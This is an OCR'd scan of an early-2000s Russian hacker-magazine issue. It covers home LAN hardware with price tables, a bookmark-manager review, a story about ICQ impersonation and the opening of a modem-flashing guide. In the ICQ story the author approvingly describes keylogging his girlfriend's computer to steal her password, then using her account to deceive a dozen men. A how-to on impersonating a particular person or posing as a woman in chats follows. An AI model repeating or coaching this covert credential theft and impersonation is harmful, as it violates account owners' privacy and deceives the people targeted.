
ХАБЫ (КОНЦЕНТРАТОРЫ)

Модель	Кол-во портов	Max Скорость Мгбит/с	Наличие репитера	Порт BNC	Блок питания	Цена
Intel INBussines SH100TX8	8	100	есть	есть	внешний	200$
D-Link 80 TC	5	10	нет	нет	внутренний	40$
Acorp Enthernet Hub 70050	5	100	нет	нет	внешний	110$
3 COM 3C16704	4	10	нет	нет	внешний	50$
D-Link SOHO-DH8S/e	8	100	есть	есть	внешний	160$
C-Net Cn8800TPC	8	10	нет	нет	внутренний	45$
C-Net Cn8810cx	9	10	нет	есть	внешний	50$
3 COM 3C16701	8	10	есть	есть	внешний	95$

тебе, как хацкеру, надо нетбилдингом заняться уже сейчас.

Что нам стоит сеть построить $$$$?

Ты уже нашёл, с кем будешь нетиться, и убедил, что без сетки щас как без йенга. Теперь, мужик, прикинь: сколько бабок ты готов скинуть на локалку. Мы с корефанами подумали и решили, что лучше один раз вложиться, а потом кайфовать. На сегодня наиболее актуально строить сеть методом Звезды, т.е. когда провода от компа идут к одному щитку, а оттуда расходятся к другим компутерам. Так безопаснее, а то если железных коней соединять друг с другом напрямую (такое соединение называется «общая шина»), а бухой друган оторвёт сетевой провод и подсоединит его к телевизору, чтобы с зелёными челами базарить, то всей вашей сети настанет конкретный абзац. Для коннекта лучше использовать не коаксиал, а витую пару — так надёжней и удобней. Метр витухи стоит $0,35, а оптом — 30 центов. Я дал цену на восьмижильную витую пару, у восьмижилок — скорость 100МгБит, а у более попсовых четырехжильных — только 10. Учти: если ты собираешься коннектить не 2 компа (про это, если надо, расскажу отдельно), то тебе понадобится ещё фишка, под названием концентратор (Хаб(Hub)), и если будешь с ней плохо обращаться, то она тебе Хаба-Хаба не скажет ☺. Хаб — это такая коробка с портами, на которые цепляются витые пары, идущие от компов. То есть, подсоединяешь свой комп к ней, а корефан уже свой, и так пока всех, кого надо, не объединишь. Если к твоему Нету много народу подключится, то к одному Хабу лучше не цеплять всех, а установить по хабу на подъезд, где живут твои другань. Круче ставить хабы, в которых побольше портов, а то сейчас количество компов растёт в охренической прогрессии, то есть если в твоём подъезде сейчас три юзверя, то лучше прикупить соединялку на восемь, а то вдруг бабка Матильда тоже купит тачку и захочет с вами рубиться в Квак, а слесарь Петрович прикрутит холодильник к Спектруму и разгонит его до третьего пня. В общем, количество портов считай так: кол-во юзов из твоего подъезда умножить на полтора (на два — в случае особой продвинутости окружающей общественности) плюс два порта (каждый для соединения с хабом соседнего подъезда плюс порт для выделенки (кстати, очень советую, ты ещё об этом прочтёшь в X). Концентратор выбирай так, чтобы был порт на витую пару (UTP) и для коаксиала (BNC), а то мало ли — решишь хакнуть сетку в институте, а её для этого надо присоединить к твоей (дешёвые сети строят на коаксиале). Хаб выбираешь так: кол-во нужных портов плюс один BNC. С концентраторами есть ещё такая рагулина: адаптер (220) должен быть всегда подключён (на нём есть лампочки, сигнализирующие о нормальной работе сети). Хаб поставь в квартире у того, кто чаще дома и не имеет привычки отвёртки в розетку пихать. Лучше прикупить концентратор с внешним блоком питания, то есть с большой вилкой, а то блоки с внутренним сильно греются и это сказывается на сроке их службы. Теперь важный момент: определись со скоростью твоей локалки — на 10 Мгбит, мне кажется, актуальней, по причине малого размера сетки и в связи с тем, что максимальная скорость винта на IDE не превышает 10Мгбит/с. 100 Мгбит — очень круто, но требует вложений $$$. Когда строишь сеть, то оставляй место для шага вперёд: ставь витуху на 100 Мгбит, а вот хабы для начала лучше взять на 10 мег, так как хабы являются основной статьёй трат на сеть (особенно при ее небольших размерах). Теперь немного конкретней о моделях: самая навороченная и вроде как самая качественная производится компанией 3COM, восьмипортовая (плюс порт под коаксиал), блок питания внешний, а называется это дорогущее чудо «3C16701». Вообще, среди сетевых девайсов 3Com считается лучшей мазой и показатели качества продукции этой фирмы всегда находятся просто под потолком. В два раза дешевле и ненамного хуже модель от C-Net — восемь портов под витую, называется «Cn8800TPC» (но мне понравился больше аналог этой модели — «8810CX», в принципе, то же самое, только есть внешний блок питания и дополнительный очень аккуратный порт под коаксиал). Если ты строишь маленькую сеть (два твоих компа плюс комп соседа), то можно сэкономить и взять хаб на четыре порта, а не на восемь. У именитой 3Com есть модель «3C16704» (это концентратор на четыре порта (на коаксиал нет порта :(), и стоит он как неплохой хаб на восемь от другого производителя), и мне очень понравился дизайн этого хаба — его достойное место — рядом с твоими внешним Курьером. Из более дешёвых концентраторов на четвёрку есть девайс у C-Net`a — «CN8805 TPC», фактически у этой модели не четыре, а пять портов, но, как и трикомовская, не имеет дырки под коаксиальный кабель.



Сетевые карты и прочие опасности

«Не, мужик, ну ты кАнеШна крут, но как к компу шнуры собачить?» — скажешь ты и будешь прав — я ещё расскажу про сетевые карты.

В основном, при работе с локалками проблемы возникают из-за следующих компонентов сети: кобелей, которые по девчонкам шастают, а не за сетью следят, и кабелей, которые имеют свойство рваться и деформироваться. Но и сетевая карта не последняя балалайка в этой шайке. Так что подойди к выбору карты как к выбору девчонки: всяких Noname лучше не брать, а то болезней не огребешься (в первом случае, психических, во втором — физических). Карты бери лучше только под витуху, а то два в од-

ном — грязь с гимором! То есть такие гибриды не очень катят для хацкера. А вот стандартов скоростей у карты пусть будет по максимуму — десять Мгбит и сто Мгбит, в прайсах их часто пишут «110 Мгбит». Из карт мне больше всего понравилась D-link «110mb-dfe 530fx» — во-первых, хороший брэнд, а не девайс Актюбинского железодобывающего кооператива, а во-вторых — удобное подключение и отсутствие конфликтов с виндами (у ноунеймов — классическая болезнь). Также очень неплохо реализована карта от C-Net «Pro110»; эту карту преимущественно делают на китайском чипсете, но если ты боишься, что у тебя от этого глаза сузятся, то бери модель «Cn 110fTX», качество чуть выше, чем у «Pro110», а так, в общем, то же самое.

СЕТЕВЫЕ КАРТЫ

Модель	Основная Скорость Мбит/с	Max Скорость Мгбит/с	Стандарт работы	Производитель	Исполнение	Цена
C-Net IN 600E+	10	-	NE2000	Лицензия C-Net (Тайвань)	PCI/ISA	15$
Siemens Enthernet	10	100	NE2000	Только марка Siemens (Китай)	ISA	20$
Intel PRO100 Etaher express	10	100	Эксклюзив Intel`a	Родной Intel	PCI	45$
3 COM 905 TX	10	100	NE2000, Apple,Token Ring etc.	Завод 3 COM (Корея)	PCI	55$
D-Link 530 TX	10	100	NE2000	Лицензия D-Link (Тайвань/Индонезия)	PCI/ISA	25$
Compaq 2000	-	10	NE2000	Только марка Compaq (Китай)	ISA	10$
C-Net CnPro-110	10	100	NE2000	Asix(Китай)	PCI	25$
Compex RL2000		10	NE2000	Alt(Китай)	PCI/ISA	15$

Большинство карт имеют два варианта исполнения: ISA и PCI, я тебе рекомендую брать PCI (ты же знаешь, что последние мамки зачастую просто не имеют ISA). Да и вообще, для разгонщика с PCI — раздолье. PCI — значительно быстрей ISA. Хотя главным определяющим является наличие свободной норы в мамке. Для безымянок выбор слота не столь важен: всё равно поюзаешь пару недель и от злости скормишь её тараканам. Если твоя сетка совсем маленькая (дватри ПуКа), то, возможно, достаточно более простой, но именитой карточки. Просто, качественно и недорого — Compex 10 Mbit «RL2000» (правда, поставщики харда пытаются впарить версию на ISA в связи с малыми поставками PCI, но ты не ведись на этот развод и требуй что нужно). Хотя бывает и обратное: очень сложно найти нужную карту, чтобы поместить в ISA. Любителям Интела можно порекомендовать модель «Etaher express PRO100+» — хорошая производительность, но только 100 Мбит, так что купив эту карту, готовься к массированному сбросу бабок. Ещё у этой карты очень интересный свой собственный стандарт, то есть не всеобщий Ne2000, а оригинальный интеловский. Это очень хорошо, но из-за этого надо очень точно подбирать драйвера, а то всё глючить будет. А вот попытки изготовления сетевой аппаратуры фирмой Siemens крайне неудачны: производительность на уровне дешёвых ноунеймов, модели только под ISA, плохие родные драйверы. Есть также модель от известного брэнда Compaq по очень смешной цене, но, пользуя эту карточку, также придётся долго смеяться: качество оставляет желать лучшего, но, в отличие от Сименса, прекрасно пристраивается под любые драйвы Ne2000.

Фишки

Тут про всякие мелкие погремушки для нетбилдера. Для соединения провода UTP с картой используется вилка Rj45 (очень похожа на телефонную, но побольше и, как следствие, имеет больше жил). Rj45 продаются за 30 центов, так что про эту штукенцию я долго рассказывать не буду, но скажу, что лучше надевать предохранительные колпачки на эту вилку (50 центов штука). Очень важно приобрести (или заныкать чейнибудь ☺) инструмент для монтажа сетки. Научно называется он обжимным и используется для снятия оболочки с витухи, а также для соединения вилок с ней же. Фирма-производитель инструмента не столь принципиальна. Если руки растут откуда надо, а не оттуда, то спец инструмент можно заменить обычной отвёрткой. А так солидный комплект для работы с нетом можно взять за 20-25$. Если будешь брать хабы и карты в крутом месте, то тебе, возможно, инструменты дадут на халяву.

Канэц

Напоследок хочу поделиться некоторыми краткими положениями по сетевому оборудованию.

Итак, для строительства недорогой, но надёжной сети используются следующие компоненты. Сетевая карта: D-Link «110-dfe 530 fx». Сетевой провод: Витая пара (UTP) пятой категории (пропускная способность — 100 Мгбит/с). Из хабов, как я и писал, очень хорошо работает модель от C-Net`a: «Cn8800TPC» или, в чуть лучшем исполнении, «8810CX».

А вот для крутой сети, когда компов много или бабок по самое оно, бери полноценную сеть на 100 Мгбит. Карту бери 3Com'овскую: модель «905TX» — классика качественных сетей. Ещё эта карта удобна тем, что поддерживает почти все стандарты, в том числе и извратный эполовский (Apple). Выбор хабов на 100 Мгбит меньше, чем на 10, но всё же есть, о чём подумать. Хабы от 3 Com достаточно хороши, но достаточно чувствительны к перепадам напряжения в сети (что для России особо характерно), да и проблемы с обслуживанием возникают иногда. Так что лучше взять модель от Интела: «Intel IN Bussines SH 100TX8». С кабелем ситуация не меняется, то есть бери 5-ю витуху. Напомню, что строительство сетей — дело не всегда простое, но всегда ответственное, так что тебе, хацкер, придётся взять эту нелёгкую ношу на себя. После этого ты сможешь козырять перед корефанами и девчонками, что ты сисадмин Мега-сети ☺.

X


"Ассоциация по борьбе с компьютерным пиратством"
Компьютерное пиратство преследуется ЗАКОНОМ РФ
По итогом ушедшего года борьба с пиратством приобрела более масштабную форму:
· изъято контрафактной продукции - более 700 000 нелегальных копий
· проведена огромная профилактическая работа
· наработана практика ведения судопроизводства по авторскому праву
· привлечены к уголовной и административной ответственности 168 человек - нарушителей авторского права
АБКП
www.elspa.ru

Amigo: верный спутник тов. Броузера!

Автор: M.J.Ash (m.j.ash@xakep.ru)

Прикинь, приятель, я тут недавно Винды переинстальнул и когда запустил свой IE, оказалось, что ни одной букмарки в нем не сохранилось! Твою мать, подумал я, там ведь была такая куча серверов с логинами и паролями, которые я, естественно, ни на какие бумажки не записывал. Короче, я никогда раньше и подумать не мог, что букмарки такая важная вещь. Пользуешься ими постоянно и даже не задумываешься, что будет, если все это рухнет. Но, как говорится, пока гром не грянет, мужик не перекрестится. Вот для того чтобы тебе не приходилось креститься, я решил найти всякие менеджеры букмарков и рассказать тебе, с чем их едят.

Но прежде ответь мне, дружище, на один вопрос: Ты чем файло из Сети качаешь? **GetRight**-ом? **ReGet**-ом? **Go!zilla**-й? Ну, чем-то вроде этого, правильно? А почему? А потому, что, после знакомства с этими прогами, качалки, встроенные в броузеры, вызывают только усмешку. И то — кривую. Надеюсь, в этом ты со мной согласишься? Если да, то, значит, пришло время открыть тебе одну страшную тайну: а ведь и «механизмы работы с закладками», встроенные в эти же самые броузеры, тоже, оказывается, далеки от идеала!


Это особенно хорошо начинаешь понимать, когда ведешь активный сетевой образ жизни и когда у тебя в системе поселяется вторая (третья) «программа, позволяющая просматривать содержимое Интернет» (или «бродилка» по-нашему, по-хакерски). ☺ Тут уже все недостатки проявляются в полную силу. Сам понимаешь, чем больше у тебя броузеров, тем больше недостатков. ☺ Первым делом возникает необходимость конвертировать закладки из одного формата в другой (**HTML**-ного Навигаторского, текстового Оперовского или кучи **LNK**-овских файлов, сваленных в каталоге **Favorites** супер-бродилки **Internet Explorer**) и затем постоянно синхронизировать их между собой (вот это самый отстой). Затем, когда общее число сайтов в твоих букмарках переваливает за первую сотню, ты понимаешь, что просто название сервера в букмарках — это как просто надпись «Магазин», а ведь нужно еще знать, что в этом магазине, колбаса или прокладки. Ну а там уже недалеко и до того, что твои постоянные упреки («сервису маловато будет!») в адрес создателей этих самых броузеров возьмут и перерастут в хроническую озлобленность с выражениями «Весь мир дерьмо, все бабы...» ну и т.д.


В лучшем случае это заканчивается тем, что в один прекрасный день, после очередной переустановки Виндов, ты обнаруживаешь, что твои закладки безнадежно утеряны, поскольку тебе и в голову не приходило делать резервные копии. А там ведь были твои любимые порно-сервера с логинами и паролями!!! Мама дорогая! Как же теперь жить-то???

Страшно?!! А ты думал! На твоем месте я бы уже давно ломанулся на ближайший сервер, распространяющий софт оптом и в розницу, нашел там раздел **Bookmarks Manager** и не вылезал оттуда до тех пор, пока не нашел прогу, которая избавила бы меня от этих проблем. Но, впрочем, тебе повезло! Ведь я именно так и сделал! А сейчас я ознакомлю тебя с результатами моих поисков.


Готов? Итак, программа, которая тебе нужна, называется Amigo!PRO. Ее можно скачать на *http://ajsystems.com* . Мне досталась пятая версия этой проги — она весила **5,3** Мб и поставлялась в **EXE**-шнике.

Предположим, что ты заполучил эту прогу на свой компьютер и уже пережил процедуры инсталляции (не пугайся, на самом деле она довольно простая ☺) и запуска. Теперь, если, конечно, интерфейс **Amigo!PRO**, содранный один к одному с Проводника (**Explorer**-а), не является для тебя непреодолимым препятствием, давай попробуем настроить эту прогу под наши нужды. Первым делом, если, конечно, ты хочешь писать русскими буквами, надо выбирать в **Option/System Options** вклад-






ку **Fonts** и установить там везде **Arial Cyr** вместо **Arial**. Кстати, во вкладке **Browser&Links** будет не лишним выбрать броузер по умолчанию.
Теперь надо создать новый файл, в котором ты и будешь хранить свою коллекцию закладок. Это делается через меню **File/New file**. Тебя попросят ввести имя файла, после чего появится окно, где ты можешь выбрать шаблоны для своих будущих записей. Поскольку нас интересуют **Bookmarks**, то их и выбирай. Жми **Ок**!
Опс! Появляется второе окно, где тебе будет предложено выбрать шаблон для папок. Комментарии к папкам! Круто! Оставь как есть — **Standard Folders**. Все! Можно начинать коллекционировать ссылки.
Допустим, что в активном окне твоей бродилки появилась страничка, и ты хочешь создать для нее закладку. Если этот броузер известен **Amigo!PRO** под кличкой **Default** (проверь меню **Option**), то смело жмешь **Shift-F12**, и **Amigo!PRO** выдирает название странички и ее **URL**, так что на твою долю остается только написание комментария.
Просто, правда? В правом окне выбираешь, куда бы эту ссылочку определить, и жмешь **Save Bookmark**. Если необходимой папки ты не нашел, то ее можно создать. Кликни на маленькую желтенькую иконку с изображением папки и вводи необходимое название.



Работа с созданными записями легка и приятна. Их можно копировать, перетаскивать, редактировать. Можно даже снабдить каждую запись произвольной иконкой, щелкнув на ней правой кнопкой мыши и выбрав пункт **Change Icon** в появившемся диалоговом окне. А вот это полный крутняк! Если тебе среди предложенных иконок больше всего понравились те, которые с флажками, то знай — что это таймеры. От цвета зависит, через какое время тебе напомнят об этой записи.
Если свободного времени у тебя много, то ты можешь перевести на русский язык даже шаблоны записей, а если мало, то при написании комментариев широко пользуйся функцией автозамены (**«PDQ» function**), которая позволяет «на лету» преобразовывать твои **«w95»** в **«Windows 95»**, а также полнотекстовым поиском (меню **Options/Find Notes**).
Но, вообще-то, это все баловство сплошное, а вот теперь действительно дельная фишка — выбор бродилки, которой будет скормлена та или иная ссылка (та же самая правая кнопка).
Как я уже говорил, после первой сотни «заложенных» сайтов твоя коллекция уже будет представлять некоторую ценность (хотя бы для тебя самого). Поэтому радуйся — **Amigo!PRO** позволяет сохранить ее в отдельном файле (меню **File/ Make Interchange File**), а вдобавок эта замечательная прога будет время от времени предлагать тебе сделать резервную копию всех своих важных файлов.
На что я советую тебе соглашаться — потом обязательно будешь радоваться своей предусмотрительности.
И, напоследок, перечислю, возможности **Amigo!PRO**, о которых я еще не упомянул. Это механизмы экспорта-импорта закладок, возможность шифровать свои записи и систематизировать не только закладки, но и адреса e-mail и скаченные из Интернет файлы.
Вот и все, собственно! Напротив задания «рассказать о добром и полезном» я ставлю крестик и быстренько побегу сделаю кому-нибудь пакость, иначе опять покроюсь розовой сыпью. А что поделать?!! Аллергия у меня на добрые дела! ☺

X



Задняя сторона Аськи: узнай, кого ты склеил

KibiZoid (attend.to/kibi, kibizoid@xakep.ru)

— Хорошо, — сказал Кот и исчез — на этот раз очень медленно. Первым исчез кончик его хвоста, а последней — улыбка; она долго парила в воздухе, когда все остальное уже пропало.
Lewis Carroll

Во избежание всяческих недоразумений и телесных недомоганий все имена и псевдонимы являются свежевымышленными. Если ты решишь, что был одним из пострадавших в результате подобной аферы, то скажу сразу — я к этому не имел никакого отношения. Все это плод моего нездорового воображения. Итак...
Летом 1997 года мне повезло познакомиться с клевой герлой, у нее были длинные ноги, большие «глаза» и нехилый темперамент. К сожалению, по старой советской традиции, в нагрузку к такому дефициту прилагался мешок с дерьмом: у нее была привычка раз в месяц заводить нового любовника. Через три месяца меня в конец задолбали ее рассказы об очередном обладателе большого поршня, и я решил заканчивать эту бодягу. Ко всем ее прелестям прилагалась, к тому же, привычка немерено чатиться и болтать по Аське, а так как у меня был халявный Инет, она частенько зависала у меня на ночь. Мы с компьютером клево делили подругу — ему передняя половина, мне — задняя. И вот, когда я поставил на свою машину клавиатурный сниффер, она в очередной раз попросилась в Интернет. Я предоставил свой комп на трехчасовое растерзание и в итоге поимел парочку ее паролей, в том числе и от Аськи. Пароль был до безобразия прост — четыре буквы из известной песни... Я бережно переписал его в надежное место и с успехом забыл о совершенной диверсии.
Через месяц при генеральной чистке винчестера я натолкнулся на забытый пароль от Аськи и с огромным удивлением обнаружил, что он еще действует. Пару дней я просто наблюдал в инвизибле за ее знакомыми и почитывал сообщения, но потихоньку у меня вызревал план мести. А почему бы за нее не отшить пару друзей?
Наступление было намечено в ночь с субботы на воскресенье. Часов в 11 вечера я вошел в Сеть под именем подруги и стал ждать. Ждать долго не пришлось, так как подруга была очень активной в плане поболтать и имела пару десятков собеседников. Через пять секунд после подключения Аськи вылетело радостное сообщение от какого-то пельменя со странным именем Grumza. Он выражал глубочайшую признательность за проведенный с ним виртуальный вечер. Я чуть было не удержался от парочки убийственных слов, но тут меня озарило: а почему бы вместо опускания народа не поиздеваться над ним под видом своей бывшей любовницы? Мысль эта меня обрадовала и даже немного возбудила (ух!). Первым делом я перенастроил ICQ на работу через прокси-сервер, а потом включил Deep Forest и принес с кухни чаю.
После нескольких безобидных фраз я медленно стал закручивать хорошо известную игру — ты ее начинаешь клеить, а она делает вид, что не поддается. В результате, через десять минут он уже записывал место встречи и клятвенно уверял, что ни в коем случае не опоздает. Когда Grumza был готов, я внес его в инвизибл список (есть такая полезная функция — стать невидимым для конкретного ника) и перешел к следующей кандидатуре. Тем более, что отбоя в желающих не было. Дело встало на поток — появляется новый человек, смотрю в его инфу, начинаю беседу. К часу ночи я обрабатывал троих-четверых друзей одновременно. Конечно, к каждому нужен был свой подход: Laminator скромняга — пойдет на встречу только с тихой девушкой; Hakky, агрессивный 15 летний пацан, торчит от кульных, отрывных девчонок; Ralf — умудренный жизнью 40 летний мужик — любит девочек-дочек. Попадались и патологические экземпляры. Один «горячий южный мужчина» стал изображать крутой киберсекс — описывать в настоящем времени, как он заползает ко мне под блузку и т.п. Но дальше слов с ним дело не пошло. Как только он почувствовал, что киберпартнерша желает вызвать его на очную ставку, нашлись десятки причин, почему он не сможет этого сделать. Но и без него к четырем утра было склеено двенадцать человек. Каждый из них получил указание придти в условное место часам к шести вечера «попить чаю». (см. примечание)
Сам я туда идти, как понимаешь, не собирался. Хотя можно было, как я позже понял, прикинуться еще одним похотливым пострадавшим. На следующий день я зашел в Интернет уже под своим именем и стал потихоньку заливать обновление на свою страницу и скачивать набежавшую почту. Однако не успела ICQ подрубиться к Сети, как на меня вывалился добрый десяток сообщений во главе с гневной мессагой от настоящей владелицы похищенного UIN'а.

Конечно, пришли на встречу не двенадцать человек, а только шесть, причем пара еле нашла указанное место, так как я ошибся при печатании адреса. Но и вшестером им было очень весело ждать одну девушку. Как написал потом один из участников веселья — зато познакомились! Девушка, конечно, не появилась, и первый шквал негодующих мессаг обрушился на ничего не подозревающую подругу. Тут-то я и повеселился!
Она, конечно, сразу догадалась, чьих рук это дело и перевела стрелки. Но что стоит выставить себя народу ничего не понимающим ламером, когда всю предыдущую ночь успешно изображал девушку? Морду мне так и не набили, хотя очень того хотели. А недельки через две сетевая общественность поутихла.
Что же может тебе дать подобное временное перевоплощение? Во-первых, подменив на время разговора человека, можно узнать кучу интересной информации. А во-вторых, можно выдать свою информацию из чужих уст. То есть даже использование чужого логина при входе в Интернет — это перевоплощение с введением в заблуждение провайдера. А расспросить свою девушку от лица ее подруги — самый верный способ узнать о настроениях во «вражеском лагере».

Для того чтобы операция по подмене прошла успешно, ты должен провести предварительное исследование пациента. Найди как можно больше его писем, логов разговоров с этим человеком, записывай его ответы в чатах, зайди на его сайт, если такой существует. В итоге, ты должен очень хорошо представлять особенности письменной речи своего пациента:

- Какие у него есть слова-паразиты и их количество.
- Знаки препинания — иногда их совсем не используют, а иногда ставят больше, чем нужно.
- Характерные смайлики. Одна и та же улыбка разными людьми рисуется по-разному: :-), :), :)), :-)))))))) или даже :))))))))))))))))))))))))))))))))).
- Длинные или короткие предложения использует пациент;
- И все остальное.

В письменном электронном сообщении особенности почерка отсутствуют, остаются только особенности изложения речи. Начни разговор с обычного для пациента приветствия, вставь пару его смайликов, и все! Процесс идентификации прошел успешно. Дальше можно гнать любую лажу, а твой собеседник будет уверен в том, что говорит не с тобой, а с пациентом.

Начало разговора можно назвать расстановкой якорей. Чем больше ты их расставишь, тем меньше будет подозрений у собеседника. Запомни главное правило перевоплощения: «Сперва представь себя нужным человеком, а потом решай, что ответить». Просто думать: «А что бы он сказал в этом случае» — непродуктивно. В такой ситуации Станиславский кричал «Не верю!».

Итак, ты решил подшутить над туповатыми друганами и, нарядившись в виртуальный топик и короткую юбку, пойти в чат совращать народ. Что же делать, чтобы они не заметили под юбкой твоих волосатых ног? Не пытайся доказывать, что ты не мужик. Женщины так никогда не делают. Если кто-то в чате думает, что ты не девушка — пускай себе думает. Лучше потратить время и силы на расположение к себе других мужчин.

Сразу кидаться фотографиями типа своей женской натуры никакая девчонка не станет, определение «парень-девушка» идет на подсознательном уровне. Женщине позволительно иметь три разных мнения на одну проблему на протяжении пяти минут. Она не стесняется выражать чувства, да и проблемы ее больше интересуют не компьютерные. О компьютерах женщина вспоминает, когда хочет сделать комплимент собеседнику.

Веди себя как девушка, и никто не будет задавать тебе идиотские вопросы типа «А может ты все-таки тот урод, который прикидывается бабой?» Хорошим стилем будет сперва поговорить у всех на виду с другими девчонками в чате — если они тебя примут за свою — защита гарантирована. Если тебя начали раскалывать, открой коронный женский козырь: попроси защиты у парня, который уже искренне верит в твою новую сущность! Лучшего защитника найти сложно. А для тебя еще будет бесплатный цирк.

Если тебе не повезло, и последним аргументом осталось придти в Реале на встречу, то есть несколько выходов из создавшегося положения:

1) Попросить придти вместо тебя твою подругу, предупредив ее о том, куда и зачем она идет.
2) Попросить придти подругу, не объясняя предыстории.
3) Забить на встречу под предлогом критических дней или еще какой-нибудь хрени.

В первом случае все будет о'кей, но не у каждого есть всепонимающая подруга — где ж ее откопать такую?

Во втором случае твое реальное женское воплощение можно найти даже в Интернете, познакомившись с ней в чате! Конечно, если только это будет не такой же переодетый баклан, как ты ☺.

А если на встречу запинаешь — прощай слава честной девушки — заклеймят позором. Есть, однако, еще один выход — вместо личной встречи организуй телефонный звонок. Но и тут без посторонней помощи тебе не обойтись. Это, конечно, если у тебя голос не как у Робертино Лоретти.

А вообще, длительное перевоплощение сулит только большие неприятности. И не только в материальном плане (твой побитый интерфейс), но и в психологическом. Ты можешь «застрять» в женской модели поведения и тогда будешь иметь кучу голубых поклонников, ожидающих тебя на выходе из подъезда. А тебе это надо?

Долгое перевоплощение проще отловить — твои ошибки народ замечает сразу и имеет обыкновение их запоминать. Или, что хуже, за несколько дней ты заинтересуешь какого-нибудь крутого хацкера, и он после непродолжительных поисков узнает о тебе истинную правду. Поэтому безопаснее проводить разовые акции. А если ты не придумывал новую личность, а просто пользовался чьей-то, то могут возникнуть проблемы с хозяином. А это нехорошо. Ведь настоящий шпийон должен вовремя исчезнуть...

Да! Кстати! Вот, помню, я когда-то под женским ником зашел на лесбийский чат... Но это уже совсем другая история. ☺

Примечание:
— Поручик, вы не хотите зайти ко мне попить чаю?
— Никак нет, Наташа!
— Поручик, но там будет клубничный десерт?..
— Я не люблю сладкого.
— Ну, поручик, давайте пойдем трахнемся!
— Намек понял!



Как прошить шпрот?

MOOF (a.MOOF@beer.com)

Ну что, приятель, давай-ка, наконец, займемся твоим момедом: а именно, заливанием новой прошивки в твой Шпрот ❶. Весь процесс мы условно разобьем на три этапа:

1. Определение типа модема и поиск необходимого программного обеспечения.
2. Подготовка модема и заливка прошивки.
3. Тестирование модема.

Итак, начнем. Для начала тебе необходимо узнать серийный номер момеда и проверить наличие у него флэша ❷. Делается это достаточно просто, для этого необходимо запустить любую терминальную программу (например, Telemax — входящую в состав Norton Commander) и написать «ATI7» (здесь и далее писать без кавычек), ответ модема должен содержать следующие строчки:


Product type	Finland Internal
Product ID:	00117102
Options	V32bis,V.34+,x2,V.90
FLASH date	2/24/98
FLASH rev	4.9.1

